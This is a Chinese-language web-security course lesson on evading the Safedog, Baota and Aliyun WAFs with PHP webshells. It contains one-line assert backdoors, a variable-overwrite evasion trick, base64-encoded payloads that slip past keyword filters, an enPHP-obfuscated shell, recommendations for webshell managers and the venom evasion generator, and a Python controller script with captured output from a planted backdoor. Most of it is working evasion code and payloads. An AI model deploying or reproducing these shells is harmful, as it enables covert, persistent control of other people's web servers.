
Day48　WAF绕过-权限控制之代码混淆及行为造轮子



48.1 Safedog-手写覆盖变量简易代码绕过-代码层


正常情况下：



```
一句话木马：<?php assert($_POST['chopper']);?>
```

变量覆盖：通过把敏感字符写到参数上，绕过WAF：

```php
<?php
$a=$_GET['x'];
$$a=$_GET['y'];
$b($_POST['z']);
?>
//传参：?x=b&y=assert
//$a=b  $$a=$b=assert
//$b($_POST['z'])变成assert($_POST['z']);
可以绕过safedog查杀
```

上传成功后，访问：**http://127.0.0.1:8081/x/1.php?x=b&y=assert**，并且(可以用hackbar插件)postdata:z=phpinfo();safedog不拦截






采取上述覆盖变量的方式可以绕过安全狗查杀，但是会被宝塔拦截。原因是：宝塔过滤规则里定义了phpinfo()等关键字：

所以可以配套使用编码解码方式绕过宝塔：

```php
<?php
$a=$_GET['x'];
$$a=$_GET['y'];
$b(base64_decode($_POST['z']));
?>

上传成功后，
访问：http://127.0.0.1:8081/x/1.php?x=b&y=assert
并且(可以用hackbar插件)postdata:z=cGhwaW5mbygpOw==
```

测试，成功：



48.2 Safedog-基于接口类加密混淆代码绕过-代码层


上传一句话木马：

```php
<?php assert(base64_decode($_POST['chopper']));?>
```

木马文件被安全狗查杀:


48.2.1 加密混淆的方法绕过-使用enPHP工具加密混淆代码

执行命令：




加密混淆后木马：

```php
<?php /* -- enphp : https://github.com/djunny/enphp */ error_reporting(E_ALL^E_NOTICE);define('寵', '€');$_SERVER[寵] = explode('|||', gzinflate(substr('?      K,.N-*`B枻拟T3擏斢潼擷先.5&6    ',0x0a, -8))); $_SERVER{寵}[0]($_SERVER{寵}{0x001}($_POST[$_SERVER{寵}[0x0002]]));?>
```



48.2.2 加密混淆的方法绕过-phpjiami在线加密混淆

```
地址：https://www.phpjiami.com/phpjiami.html
```




Parse error: syntax error, unexpected '?', expecting '}' in **D:\phpStudy\PHPTutorial\WWW\xscj\test2.php** on line **1**


48.2.3 加密混淆的方法绕过-phpjiami在线加密混淆


```
venom：支持生成asp、aspx、jsp、php等一句话免杀木马
python3 php_venom_3.3.py //生成免杀一句话
python3 php_venom_3.3.py shell.php //对同目录下shell.php进行免杀处理，结果保存在shell.php.bypass.php
```

生成一句话反杀木马：

如果不传参id的话，就不base解密mr6，如果传参id的话，就base解密mr6：








48.3 Safedog,BT,Aliyun-基于冰蝎新型控制器绕过全面测试-行为层

```
3个工具比较：
菜刀：已经不再更新了，无插件（看举例1），单向加密传输，打5分，不建议使用。
蚁剑：持续更新状态，有插件，扩展性强，缺点是单向加密传输，打8分。
冰蝎：持续更新状态，未知插件，扩展性强，双向加密传输，偏向于后渗透，可以联动msf.，打分9分，推荐使用。
```


```
下载地址：
冰蝎：
https://github.com/rebeyond/Behinder/releases/
蚁剑：
https://github.com/AntSwordProject/antSword/releases
```

48.3.1 单向加密传输VS双向加密传输


单向加密传输：请求参数加密，响应不加密。
双向加密传输：请求加密，响应加密，更好地保护数据传输，防止waf拦截被杀。



菜刀单向传输，抓取数据包：





菜刀单向传输，模拟发包:



Warning: Unexpected character in input: '' (ASCII=1) state=0 in **D:\phpstudy\PHPTutorial\WWW\xxx.php(1) : assert code** on line **1**
->|./ 2020-09-26 12:34:30 16384 0777 ../ 2020-07-17 12:41:28 4096 0777 1/ 2020-03-07 12:08:35 0 0777 74cms/ 2020-04-05 07:38:00 4096 0777 assets/ 2020-04-05 08:53:28 0 0777 bbs/ 2020-02-13 12:38:08 4096 0777 BEESCMS/ 2020-04-07 07:19:11 4096 0777 cltphp/ 2020-04-07 06:17:09 4096 0777 damicms/ 2020-08-20 18:57:22 4096 0777 dedecms/ 2020-04-14 12:30:43 4096 0777 dz/ 2020-05-27 16:06:09 4096 0777 earmusic/ 2020-04-09 05:34:08 0 0777 easytalk/ 2020-04-05 09:11:30 0 0777 ekucms/ 2020-03-01 13:19:01 0 0777 espcms/ 2020-04-11 06:40:43 0 0777 fck263/ 2020-07-25 17:05:10 0 0777 fckeditor263/ 2020-04-14 06:13:25 0 0777 finecms/ 2020-02-20 12:53:16 0 0777 finecms_v5.0.6/ 2020-04-07 04:56:38 0 0777 gbook/ 2020-02-24 07:01:03 0 0777 Hsycms/ 2020-04-05 08:36:40 0 0777 jfdd/ 2020-07-31 14:25:20 0 0777 mc/ 2020-03-12 06:50:13 0 0777 MetInfo5.1.4/ 2020-04-11 06:12:39 0 0777 niushc 2020-03-14 06:01:33 4096 0777 PHP-Shell/ 2020-07-21 12:26:59 0 0777 phpMyAdmin/ 2020-04-14 06:47:28 0 0777 phpmyadmin2/ 2020-04-11 07:25:01 0 0777 phpMyAdmin5/ 2020-05-27 16:13:48 0 0777 phpyun/ 2020-03-14 07:13:05 4096 0777 php_xxe/ 2020-03-10 11:44:28 0 0777 pikachu/ 2020-02-24 05:02:01 0 0777 session/ 2020-03-12 10:01:29 0 0777 sqllabs/ 2020-06-21 13:07:37 0 0777 sqqyw/ 2020-04-03 06:52:43 0 0777 tpshop/ 2020-04-07 05:52:23 0 0777 typecho/ 2020-04-11 05:41:27 0 0777 uploadlabs/ 2020-07-23 08:56:07 0 0777 userfiles/ 2020-04-14 06:15:07 0 0777 WEBSHELL/ 2020-08-02 05:52:05 0 0777 weipan21/ 2020-08-22 21:25:08 4096 0777 x/ 2020-09-26 12:34:35 0 0777 xhcms/ 2020-04-09 12:16:47 4096 0777 xsslabs/ 2020-02-25 06:49:21 0 0777 yxcms/ 2020-03-12 06:34:56 0 0777 zblog/ 2020-08-20 19:47:53 4096 0777 zhibo/ 2020-07-30 08:37:39 0 0777 zzzphp/ 2020-04-09 06:15:00 0 0777 .htaccess 2020-02-16 12:22:27 75 0666 04.php 2020-04-01 12:18:29 246 0666 1.php 2020-07-16 10:20:21 54 0666 1.txt 2020-08-14 09:22:02 18 0666 14.php 2020-03-02 05:58:39 188 0666 16.php 2020-07-02 07:12:42 1498 0666 2.txt 2020-07-16 09:35:02 53 0666 27.php 2020-03-09 13:11:43 561 0666 28.php 2020-03-10 11:42:30 351 0666 3.txt 2020-07-16 09:37:20 53 0666 39-1.php 2020-04-03 06:23:05 163 0666 39.php 2020-04-03 12:36:58 2046 0666 9.php 2020-06-25 12:46:3 341 0666 cd.php 2020-04-01 05:39:15 240 0666 cimer.jpg 2020-02-16 12:22:02 18 0666 DccwBypassUAC.exe 2020-04-27 07:50:50 177152 0777 dir.php 2020-06-14 13:09:15 480 0666 evil2.dtd 2020-09-02 16:18:01 43 0666 finecms.zip 2020-02-20 13:15:08 11436234 0666 flag.php 2020-08-29 08:42:35 57 0666 function.txt 2020-07-16 08:45:56 21889 0666 fxl.php 2020-09-07 15:52:33 327 0666 hack.js 2020-08-02 07:21:32 157 0666 help.php 2020-08-03 13:00:49 15995 0666 include.php 2020-08-14 12:40:53 212 0666 index.html 2020-08-09 09:36:51 2144 0666 index.php 2020-08-02 07:21:49 373 0666 index.txt 2020-03-01 12:18:28 18 0666 index.zip 2020-02-29 11:59:38 170 0666 json.php 2020-06-24 17:36:24 1099 0666 l.php 2017-04-20 08:49:26 21175 0666 last_count.dat 2020-04-05 13:53:29 4 0666 LICENSE 2016-10-24 18:04:30 11357 0666 MYSQL.php 2011-11-23 12:38:52 121957 0666 mysql_monitor_client.html 2016-10-24 18:04:30 10176 0666 mysql_monitor_cls.php 2016-10-24 18:04:30 1084 0666 mysql_monitor_server.php 2016-10-24 18:04:30 2045 0666 newfile.txt 2020-02-18 12:45:01 22 0666 nmap.php 2020-07-08 12:21:52 111 0666 pass.php 2020-04-01 06:50:26 67948 0666 php.php 2020-04-01 12:53:10 68003 0666 s.php 2020-08-14 09:51:55 26 0666 session.txt 2020-09-24 13:23:01 1012 0666 shell.php 2020-08-14 12:43:27 27 0666 ssrf.php 2020-08-09 16:47:36 727 0666 test.dtd 2020-09-02 17:43:34 108 0666 test.php 2020-09-26 11:16:51 176 0666 test.txt 2020-09-07 15:52:35 0 0666 upload.php 2020-04-07 12:18:14 469 0666 webshell.php 2018-10-30 10:18:59 75653 0666 x.php 2020-09-26 08:51:44 24 0666 xiaodi.php 2020-05-19 12:02:56 17 0666 xx.php 2020-09-26 09:41:25 77 0666 xxx.php 2020-09-26 13:19:50 28 0666 xxxx.php 2020-09-26 10:54:46 5066 0666 xxxx1.php 2020-09-26 10:54:46 5066 0666 新建文本文档.txt 2020-05-27

冰蝎-双向加密传输-抓包查看:






48.4 Safedog,BT,Aliyun-基于手写新型控制器绕过全面测试-行为层

使用工具连接木马时，waf可能会通过工具的指纹实现拦截，此时我们可以采用如下方法绕过：1、指纹变异 2、自己造轮子
举例如下，自己写脚本模拟工具,上面那种行为会被拦截，所以我们可以自己写控制器

```
http://test.xxx.com/xx.php?x=b&y=assert
post data举例：
执行代码 z=phpinfo(); -->  z=cGhwaW5mbygpOw==
写入文件 z=file_put_contents("test.txt","1"); -->
 z=ZmlsZV9wdXRfY29udGVudHMoInRlc3QudHh0IiwiMSIpOw
==
读取文件 z=var_dump(scandir(".")); -->
 z=dmFyX2R1bXAoc2NhbmRpcigiLiIpKTs=
```



```python
python代码:
import requests
import base64

url = input("请输入你的后门地址")
path = {
    'z':'dmFyX2R1bXAoc2NhbmRpcigiLiIpKTs='
}
result = requests.post(url, data=path).text
print(result)
```

```
E:\Python38\python.exe C:/Users/lenovo/Desktop/python脚本/shell.py
请输入你的后门地址http://192.168.224.130/xscj/shell.php?x=b&y=assert
array(17) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) ".buildpath"
  [3]=>
  string(8) ".project"
  [4]=>
  string(9) ".settings"
  [5]=>
  string(16) "_mmServerScripts"
  [6]=>
  string(6) "_notes"
  [7]=>
```

资源：

```
https://github.com/djunny/enphp
https://www.phpjiami.com/phpjiami.html
